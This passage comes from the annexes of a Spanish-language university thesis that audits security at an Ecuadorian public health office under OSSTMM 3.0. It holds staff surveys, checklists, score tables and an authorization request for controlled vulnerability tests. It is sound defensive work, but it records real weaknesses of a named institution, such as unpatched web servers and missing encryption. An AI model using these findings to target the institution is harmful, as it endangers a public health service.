¿Los visitantes al ingresar a la instalaciones de la Coordinación Zonal 1- Salud son acompañados por personal autorizado durante su estancia?	7		3
Prácticas de Seguridad en el Trabajo Remoto:			
¿Existen medidas de seguridad física para los empleados que trabajan de forma remota?	6		4
¿Existen instrucciones de cómo se debe asegurar la seguridad física de los dispositivos que se utilizan fuera de la oficina?	5		5
Almacenamiento Seguro de Activos Físicos:			
¿Están debidamente protegidos los activos físicos valiosos, como dispositivos electrónicos y documentos importantes?	6		4
¿Existe un protocolo para el manejo seguro de archivos y documentos confidenciales de la Coordinación Zonal 1- Salud?	7		3

Protección de Áreas Sensibles:			
¿Existen medidas de seguridad adicionales en áreas críticas o sensibles, como data center o servidores o estaciones de trabajo?	3		7
¿Estas áreas sensibles están protegidas cerraduras biométricas o sistemas de control de acceso más sofisticados para proteger estas áreas de la Coordinación Zonal 1- Salud?	6		4
Evacuación y Respuesta a Emergencias:			
¿Se realizan periódicamente simulacros de evacuación y capacitación en respuesta a emergencias que puedan ocurrir en la Coordinación Zonal 1- Salud?	3		7
¿Existe un plan claro o un comunicado para la evacuación en caso de emergencia dentro de la Coordinación Zonal 1- Salud?	2		8


PREGUNTAS			
SEGURIDAD INALAMBRICA	**RESPUESTA**		
Concientización sobre Seguridad Inalámbrica:			
¿Tienen conocimiento de la importancia de considerar los riesgos de seguridad en la Coordinación Zonal 1- salud con las redes inalámbricas, tales como el acceso no autorizado y la interceptación de datos?	4		6
Prácticas de Autenticación:			
¿Utiliza método de autenticación para acceder a su red inalámbrica de la Coordinación Zonal 1- Salud, como contraseña, ¿certificado digital?	8		2
Gestión de Dispositivos Conectados:			
¿Conoce usted como se maneja la gestión de la seguridad de los dispositivos conectados a redes inalámbricas, como teléfonos móviles, computadoras portátiles o dispositivos dentro de la Coordinación Zonal 1- Salud?	3		7
Actualizaciones y Parches de Seguridad:			
¿Realiza regularmente actualizaciones y aplica parches de seguridad en los dispositivos y sistemas conectados a redes inalámbricas?	3		7
Concientización sobre Amenazas Inalámbricas:			
¿Está al tanto de los ataques de fuerza bruta, la denegación de servicio o la interceptación, entre otras amenazas que pueden comprometer la seguridad de las redes inalámbricas?	5		5
PREGUNTAS	si		no
SEGURIDAD DE TELECOMUNICACIONES			

Seguridad de la Infraestructura de Red:			
¿Se toman medidas de seguridad particulares para proteger la infraestructura de red de la Coordinación Zonal 1- Salud?	2		8
¿Se llevan a cabo evaluaciones periódicas de la vulnerabilidad de la infraestructura de red de la Coordinación Zonal 1- Salud?	1		9
Protección de Datos en Tránsito:			
¿Se emplean protocolos de cifrado para garantizar que los datos que se transmiten a través de las redes permanezcan confidenciales?	3		7
¿Conoce usted si existe seguridad en las comunicaciones de voz y datos de Coordinación Zonal 1- Salud?	2		8
Gestión de Riesgos en Comunicaciones:			
¿Se realiza una evaluación de riesgos específica en la Coordinación Zonal 1- Salud de la gestión de riesgos de la comunicación para identificar amenazas y vulnerabilidades de comunicación?	1		9
¿Se ha implementado una estrategia de mitigación de riesgos para enfrentar posibles amenazas a la seguridad de las telecomunicaciones en la Coordinación Zonal 1- Salud?	1		9
Monitoreo y Detección de Amenazas:			
¿Se utilizan dispositivos de monitoreo para identificar actividades inusuales o amenazas potenciales en las redes de telecomunicaciones?	2		8
Seguridad en Dispositivos de Telecomunicaciones:			
¿Se realizan auditorías regulares para evaluar la eficacia de estas medidas y buscar vulnerabilidades potenciales en dispositivos de la Coordinación Zonal 1- Salud?	1		9
PREGUNTAS	si		no
SEGURIDAD REDES DE DATOS			
Reconocimiento y clasificación:			
¿Se utiliza métodos para identificar y categorizar los servidores que albergan la página web?	2		8
¿Se han implementado medidas específicas para reconocer y clasificar todos los servicios y aplicaciones web?	1		9
Pruebas de Acceso y Autenticación:			
¿Cuál es el procedimiento para las pruebas de acceso y autenticación en los servidor web?	2		8
¿Se llevan a cabo auditorías periódicas para evaluar la solidez de los mecanismos de autenticación en los servidores?	1		9

Configuración de Servidores Web:			
¿Existe un proceso de administración y mantenimiento de la configuración de los servidor web?	1		10
¿Existen directrices específicas para garantizar una configuración segura y adecuada de los servidores?	0		10
Monitoreo y Detección de Intrusos:			
¿Se utiliza herramientas y métodos para realizar un monitoreo constante de la actividad en los servidores web?	1		9
¿Se utilizan dispositivos de detección de intrusos para detectar comportamientos inusuales?	2		8
Gestión de Incidentes en Servidores:			
¿Existen estrategias específicas de gestión de incidentes para los servidores que alojan la página web?	1		9
¿Se toman medidas específicas para asegurar la seguridad física de los servidores?	2		8
Actualizaciones y Parches en Servidores:			
¿Se aplican los parches y actualizaciones de seguridad en los servidores web?	0		10
¿Se realiza evaluaciones frecuentes antes de aplicar cambios en la configuración en los servidores de la Coordinación Zonal 1- Salud?	2		8
Respuesta a Incidentes en la Página Web:			
¿Existe un proceso de coordinación para responder a incidentes que afectan específicamente a la página web?	2		8
¿Hay un equipo específico encargado de manejar los incidentes relacionados con la página web?	1		9
¿Se emplea la encriptación para salvaguardar la transferencia de información entre los usuarios y la página web?	0		10
Gestión de Contraseñas en Servidores:			
¿Existe un método utilizado para manejar las contraseñas en los servidores que alojan las páginas web?	2		8
¿Existen procedimientos y controles para asegurarse de que las contraseñas sean fuertes y seguras?	3		7

Ítems /inspección de la Coordinación Zonal 1-Salud	Fecha:12/05/2023
Tipo de prueba: Encuesta	Elaborado por: Diego Patricio Arévalo Ipiales
Firma del responsable: Mgs: Gabriel Pavón Responsable Zonal de Tecnologías de la Información y Comunicaciones (Sub)	Sello de la institución Coordinación Zonal 1 - SALUD Ministerio de Salud Pública DIRECCIÓN DE TECNOLOGIAS DE LA INFORMACIÓN Y COMUNICACIÓN
	Aprobado por: MSc. Fabián Geovanny Cuzme Rodríguez

Anexo 13. Reporte prueba de Seguridad Humana



Reporte de la prueba de seguridad humana

Certificación de la verificación de la seguridad OSSTMM 3.0

OSSTMM.ORG- ISECOM.ORG

ID del auditor	1002837738	Fecha	12/3/2023
Auditor Principal	Diego Patricio Arévalo Ipiales	Duración De La Prueba	Una semana
Alcance Y Relación	Relación Personal DeCoordinación Zonal 1-	Vectores	Personal TICS
Canales	Humano	Tipo De Prueba	Ingeniería Social

Soy responsable de la información contenida en este reporte y he verificado personalmente toda la información es fundamentada y verdadera

Firma Responsable

Sello de institución

Coordinación Zonal 1 - SALUD
Ministerio de Salud Pública
DIRECCIÓN DE TECNOLOGÍAS DE LA INFORMACIÓN Y COMUNICACIÓN

Observaciones: Para probar este canal, se realizaron diez encuestas a diferentes empleados que tienen más contacto con el Data center , cuya tabulación se anexa a continuación. Esto se hizo con el objetivo de obtener valores cuantitativos más precisos que los que se obtuvieron utilizando técnicas de ingeniería social.

		Valores De Controles	
Visibilidad	1	Autenticación	1
Acceso	1	Indemnización	1
Confianza	1	Resistencia	1
		Subyugación	1
Valores de las Limitaciones		Continuidad	1
		No Repudio	1
Vulnerabilidad	2	Confidencialidad	3
Debilidad	2	Privacidad	3
Preocupación	3	Integridad	2
Exposición	2	Alarma	1
Anomalía	1		
OpSec	6,14	**Controles Verdaderos**	4,74
Limitaciones	12,69	**Seguridad**	-14,09
Protección Verdadera	85,91	**Seguridad Actual**	85,79

Anexo 14. Lista de verificación prueba de Seguridad Humana

Lista de verificación

Dirigido talento humano de la Coordinación Zonal 1- Salud


ítems /inspeccionado personal de la planta de la Coordinación Zonal 1-Salud	Fecha;20/06/2023
Tipo de prueba: Observación y persuasión	Auditor: Diego Patricio Arévalo Ipiales
Firma del Representante	Sello de la institución

	RESPUESTA	
Seguridad Operacional	SI	NO
El personal de la Dirección zonal de Tecnologías de la Información y Comunicación está autorizado a acceder al Data Center	X	
El personal Dirección Zonal de Dirección Zonal de Comunicación Imagen y Prensa está autorizado a acceder al Data Center		X
El personal de Dirección Provinciales De Salud está autorizado a acceder al Data Center		X
El personal de Dirección Zonal de Planificación Dirección Zonal Administrativa Financiera está autorizado a acceder a la data center		X
El personal de la Dirección Zonal de Gobernanza De Salud está autorizado el ingreso al data center		X
El personal de la Dirección Zonal de Vigilancia De La Salud Pública está autorizado a acceder al data center		X
El personal Dirección Zonal de La Promoción de Salud E Igualdad está autorizado a acceder al data center		X
El personal de la Dirección Zonal de Provisión y Calidad de los Servicios de Salud está autorizado a acceder al data center		X
El personal de la Dirección Zonal de Provisión y Calidad de los Servicios de Salud está autorizado a acceder al data Center		X
Existe un proceso establecido para contabilizar y mantener un registro de las interacciones realizadas por los departamentos o el data center		X
Se aplican controles de confianza para garantizar que solo los empleados autorizados tengan acceso a la información o activos físicos		X

	RESPUESTA	
Controles	SI	NO
El personal de recepción lleva un registro de acceso en la entrada principal	X	
La identificación biométrica es necesaria para interactuar con el personal de recepción.		X
Existe un procedimiento para garantizar que los empleados de la Coordinación Zonal 1- Salud cumplan con los documentos legales necesarios para proteger la información que generan o manejan		X
Se llevan a cabo registros y seguimientos de los empleados que permitieron el acceso no autorizado a los activos y al data Center	X	
Se contabilizan los activos que pueden comunicarse a través de canales en los que los controles no son necesarios, pueden eludirse o ignorarse.		X
Se han tomado medidas de continuidad para reducir los retrasos de acceso causados por conflictos de personal.		X
Se realiza una contabilización del personal, lo que provoca conflictos en cuanto a retrasos en el acceso a los activos o áreas necesarias para el funcionamiento continuo.	X	
Existen medidas de no repudio implementadas para garantizar que el personal de recepción identifique y registre correctamente el acceso o las interacciones con los activos, evitando la negación	X	
Existen medidas implementadas para garantizar que los segmentos de comunicación con el personal dentro del alcance sean eficientes y que la información transmitida se mantenga confidencial.		X
Se han tomado medidas para garantizar que se empleen técnicas efectivas que garanticen el control de privacidad en el manejo de datos.		X
Para evitar cambios, redirecciones o inversiones no autorizadas sin el conocimiento de las partes involucradas, se han implementado medidas para garantizar que se utilicen métodos eficientes que protejan y aseguren la integridad de la información de los activos físicos		X
Se han tomado medidas para asegurarse de que los sistemas de advertencia o alarma se utilicen de manera adecuada y efectiva en todo el alcance de la Coordinación Zonal 1- Salud		X

	RESPUESTA	
Limitaciones	Si	NO
Las vulnerabilidades que podrían permitir a la Coordinación Zonal 1- Salud una persona o proceso obtener o negar el acceso a otros en se han identificado, contabilizado y corregido	X	
Para mejorar la protección de los activos y la información, se han llevado a cabo acciones para identificar y corregir posibles fallas en los controles de seguridad a la Coordinación Zonal 1- Salud		X
Se realiza una contabilización de los defectos o errores potenciales en los controles de seguridad con el objetivo de corregir y mejorar la eficacia de los controles en la Coordinación Zonal 1- Salud		X
Se han tomado medidas para evitar y reducir las acciones, fallas o errores innecesarios que podrían exponer directa o indirectamente los activos dentro del alcance en la Coordinación Zonal 1- Salud	X	
Para mantener la integridad y seguridad de los procesos, se han implementado medidas para identificar y abordar anomalías o elementos desconocidos que podrían afectar las operaciones normales en la Coordinación Zonal 1- Salud	X	

Anexo 15. Reporte Canal Físico



Reporte de la Prueba de Seguridad Fisica

Certificación de la verificación de la seguridad OSSTMM 3.0

OSSTMM.ORG- ISECOM.ORG

ID del auditor	1002837738	Fecha	22/6/2023
Auditor Principal	Diego Patricio Arévalo Ipiales	Duración De La Prueba	Una semana
Alcance Y Relación	Relación Personal DeCoordinación Zonal 1-	Vectores	Personal TICS
Canales	Fisico	Tipo De Prueba	Observacion Directa

Soy responsable de la información contenida en este reporte y he verificado personalmente toda la información es fundamentada y verdadera

Firma Responsable

Sello de institución

Coordinación Zonal 1 - SALUD
Ministerio de Salud Pública
DIRECCION DE TECNOLOGIAS DE LA INFORMACIÓN Y COMUNICACIÓN

Observaciones: Para probar este canal, se realizaron diez encuestas a diferentes empleados que tienen más contacto con el Data center , cuya tabulación se anexa a continuación. Esto se hizo con el objetivo de obtener valores cuantitativos más precisos que los que se obtuvieron utilizando técnicas de observacion Directa.

Valores De Controles

Visibilidad	1	Autenticación	1
Acceso	3	Indemnización	3
Confianza	0	Resistencia	1
		Subyugación	1
Valores de las Limitaciones		Continuidad	1
		No Repudio	1
Vulnerabilidad	3	Confidencialidad	3
Debilidad	1	Privacidad	3
Preocupación	2	Integridad	2
Exposición	2	Alarma	1
Anomalia	0		
OpSec	6,77	**Controles Verdaderos**	5,09
Limitaciones	12,14	**Seguridad**	-13,82
Protección Verdadera	86,18	**Seguridad Actual**	86,03

Anexo 16. Lista de verificación prueba de Seguridad Fisca

Lista de verificación

Activos Físicos de la Coordinación Zonal 1- Salud

ítems /inspeccionado personal de la planta de la Coordinación Zonal 1-Salud	Fecha: 22/06/2023
Áreas: Data center, Oficinas	Auditor: Diego Patricio Arévalo Ipiales
Firma del Representante 	Sello de la institución 

	RESPUESTA	
Seguridad Operacional	SI	NO
Áreas de acceso al Publico en La Coordinación Zonal 1- Salud		
Se registran y monitorean las entradas y salidas de personas en las instalaciones		
Se emiten identificaciones o etiquetas con nombres a todos los empleados y visitantes		
Anomalías fiscos calor, humedad		
Para acceder Data center o áreas restringidas se utiliza identificaciones		

	RESPUESTA	
Controles	SI	NO
Métodos de autenticación a los activos físicos de la Coordinación Zonal 1- Salud		
Personal de apoyo acede con credencias a los activos físicos		
Registro de activos físicos del personal		
Se utilizan sistemas de Alarmas.		
Se utilizan sistemas de video vigilancia		

Personal de recepción registra a usuarios externos.	X	
Se utiliza métodos de almacenamiento de información cos USB u otros métodos	X	

	RESPUESTA	
Limitaciones	Si	NO
La puerta de ingreso al data center es segura	X	
Los los directores departamentales extraen documentos sin autorización		X
Los documentos confidenciales e importantes se almacenan adecuadamente	X	
Se han ha observado algún tipo de anomalía y los espacios físicos en la Coordinación Zonal 1- Salud		X
Se utiliza sistemas de redundancia físicos en la Coordinación Zonal 1- Salud		X

Anexo 17. Lista de verificación Canal Inalámbrica

Lista de verificación

Canal Inalámbrico de la Coordinación Zonal 1- Salud

ítems /inspeccionado personal de la planta de la Coordinación Zonal 1-Salud	Fecha: 13 /07/2023
Áreas: Data center, Oficinas	Auditor: Diego Patricio Arévalo Ipiales
Firma del Representante	Sello de la institución

	RESPUESTA	
Seguridad Operacional	SI	NO
Se usa algún mecanismo de seguridad que regule el control de acceso para los equipos de comunicaciones inalámbricos		X
Se apagan los AP inalámbricos cuando no se hace uso de ellos de La Coordinación Zonal 1- Salud		X
Se hace uso de algún método de autenticación para conectarse a los AP inalámbricos	X	
Se hace uso del servicio de acceso remoto	X	

	RESPUESTA	
Controles	SI	NO
¿Utiliza método de autenticación para acceder a su red inalámbrica de la Coordinación Zonal 1- Salud	X	
Se emplean protocolos de cifrado para garantizar que los datos que se transmiten a través de las redes permanezcan confidenciales	X	
Se realizan auditorías regulares para evaluar la eficacia de estas medidas y buscar vulnerabilidades potenciales en dispositivos de la Coordinación Zonal 1- Salud		X

Los equipos de comunicaciones inalámbricas se encuentran asegurados contra robo o daños		X
Se utilizan sistemas de alarmas o estrategia de mitigación de riesgos para enfrentar posibles amenazas en la red inalámbrica.		X

	RESPUESTA	
Limitaciones	Si	NO
Realiza regularmente actualizaciones y aplica parches de seguridad en los dispositivos y sistemas conectados a redes inalámbricas		X
Existen medidas de seguridad adicionales en áreas críticas o sensibles, como data center o servidores o estaciones de trabajo		X
Los hoy los documentos confidenciales e importantes se almacenan adecuadamente	X	
Se han ha observado algún tipo de anomalía y los espacios físicos en la Coordinación Zonal 1- Salud		X
Se utiliza sistemas de redundancia físicos en la Coordinación Zonal 1- Salud		X

Anexo 18. Reporte Canal Redes Datos

Reporte de la prueba de seguridad redes de datos

Certificación de la verificación de la seguridad OSSTMM 3.0

OSSTMM.ORG- ISECOM.ORG

ID del auditor	1002837738	Fecha	16/10/2023
Auditor Principal	Diego Patricio Arévalo Ipiales	Duración De La Prueba	Una semana
Alcance Y Relación	Relación Personal DeCoordinación Zonal 1- Salud	Vectores	Empleados Que Manejan Los Sistemas
Canales	Redes de datos	Tipo De Prueba	Ataques,auditoria

Soy responsable de la información contenida en este reporte y he verificado personalmente toda la información es fundamentada y verdadera

Firma Responsable

Sello de institución

Coordinación Zonal 1 - SALUD
Ministerio de Salud Pública
DIRECCIÓN DE TECNOLOGÍAS DE LA INFORMACIÓN Y COMUNICACIÓN

Observaciones: Para probar este canal, se realizaron diez encuestas a diferentes empleados que tienen más contacto con el Data center , cuya tabulación se anexa a continuación. Esto se hizo con el objetivo de obtener valores cuantitativos más precisos que los que se obtuvieron utilizando técnicas de ingeniería social.

Valores De Seguridad Operacional		Valores De Controles	
Visibilidad	1	Autenticación	1
Acceso	4	Indemnización	4
Confianza	1	Resistencia	3
		Subyugación	2
Valores de las Limitaciones		Continuidad	1
		No Repudio	1
Vulnerabilidad	4	Confidencialidad	2
Debilidad	8	Hoy Integridad Privacidad	2
Preocupación	6	Integridad	0
Exposición	3	Alarma	1
Anomalía	1	Controles Verdaderos	5,09
OpSec	7,72	Controles Verdaderos	36,67
Limitaciones	16,27	Seguridad	-18,9
Protección Verdadera	81,1	Seguridad Actual	81,13

Anexo 19. Lista de verificación Canal Redes de Datos

Lista de verificación

Canal Redes de datos de la Coordinación Zonal 1- Salud

ítems /inspeccionado personal de la planta de la Coordinación Zonal 1-Salud	Fecha: 16 /10/2023
Áreas: Data center, Oficinas	Auditor: Diego Patricio Arévalo Ipiales
Firma del Representante	Sello de la institución

	RESPUESTA	
Seguridad Operacional	SI	NO
Se utiliza métodos para identificar y categorizar los servidores que albergan la página web		X
Existe un proceso de administración y mantenimiento de la configuración de los servidor web	X	
Se hace uso de la encriptación de datos, como un mecanismo de seguridad		X
En caso de suscitarse algún tipo de fallo en la red, se limitan los privilegios de acceso	X	
Se hace uso de algún método para la confidencialidad		X

	RESPUESTA	
Controles	SI	NO
Se utilizan dispositivos de detección de intrusos para detectar comportamientos inusuales		X
Se aplican los parches y actualizaciones de seguridad en los servidores web		X
Se realizan auditorías regulares para evaluar la eficacia de estas medidas y buscar vulnerabilidades potenciales en dispositivos de la Coordinación Zonal 1- Salud		X
Se toman medidas específicas para asegurar la seguridad física de los servidores	X	

Se utilizan sistemas de alarmas o estrategia de mitigación de riesgos para enfrentar posibles amenazas ataques.		X

	RESPUESTA	
Limitaciones	Si	NO
Existe un proceso de La Coordinación Zonal 1- Salud para responder a incidentes que afectan específicamente a la página web		X
Existen medidas de seguridad adicionales en áreas críticas o sensibles, como data center o servidores o estaciones de trabajo	X	
Hay un equipo específico encargado de manejar los incidentes relacionados con la página web	X	
Existen procedimientos y controles para asegurarse de que las contraseñas sean fuertes y seguras en los servidores.		X
Se realiza evaluaciones frecuentes antes de aplicar cambios en la configuración en los servidores de la Coordinación Zonal 1- Salud		X

Anexo 20. Solicitud de Autorización para la Realización de Pruebas de Vulnerabilidad en el Servidor Web

Universidad Técnica del Norte

Solicitud de Autorización para la Realización de Pruebas de Vulnerabilidad en el Servidor Web

Esta información es exclusiva para realizar pruebas de vulnerabilidad pruebas de seguridad en el servidor web de la coordinación zonal 1-salud. Cabe destacar que los datos confidenciales y delicados recopilados no serán publicados en el presente trabajo de grado, por parte de un estudiante de la Universidad Técnica del Norte en el marco de su proyecto de grado con el tema "MECANISMOS DE SEGURIDAD UTILIZANDO HERRAMIENTAS OPEN SOURCE EN EL SERVICIO WEB DE LA COORDINACIÓN ZONAL 1 – SALUD"

Para: Responsable Zonal de Tecnologías de la Información y Comunicaciones (Sub)

Asunto: Solicitud de autorización para realizar pruebas de seguridad en servidor web

Me dirijo a ustedes para solicitar la autorización correspondiente para llevar a cabo pruebas de seguridad en el servidor web de la coordinación zonal 1-salud. Estas pruebas incluirán la ejecución de ataques controlados y la verificación de la eficacia de los mecanismos de seguridad

El objetivo de estas pruebas es identificar posibles vulnerabilidades en el sistema y fortalecer la seguridad de nuestra infraestructura tecnológica, garantizando así la protección de los datos y la continuidad de los servicios que ofrecen.

Las pruebas se realizarán bajo un entorno controlado, siguiendo las mejores prácticas de y cumpliendo con todas las normativas y regulaciones aplicables.

Coordinación Zonal 1-Salud	Fecha:10/01/2024
Firma del responsable:	Sello de la institución Coordinación Zonal 1 - SALUD Ministerio de Salud Pública DIRECCIÓN DE TECNOLOGÍAS DE LA INFORMACIÓN Y COMUNICACIÓN
Mgs: Gabriel Pavón Responsable Zonal de Tecnologías de la Información y Comunicaciones (Sub)	Elaborado por: Diego Patricio Arévalo Ipiales

Anexo 21. Análisis y Posibles Soluciones para la Página Web de la Coordinación Zonal 1 – Salud

Universidad Técnica del Norte

Análisis y Posibles Soluciones Para la Página Web de la Coordinación Zonal 1 – Salud Utilizando Herramientas Open Source

Esta información es exclusiva para análisis y posibles soluciones en el servidor web de la coordinación zonal 1-salud. Cabe destacar que los datos confidenciales y delicados recopilados no serán publicados en el presente trabajo de grado, por parte de un estudiante de la Universidad Técnica del Norte en el marco de su proyecto de grado con el tema "MECANISMOS DE SEGURIDAD UTILIZANDO HERRAMIENTAS OPEN SOURCE EN EL SERVICIO WEB DE LA COORDINACIÓN ZONAL 1 – SALUD"

Las siguientes soluciones se proponen para aumentar la seguridad del canal humano

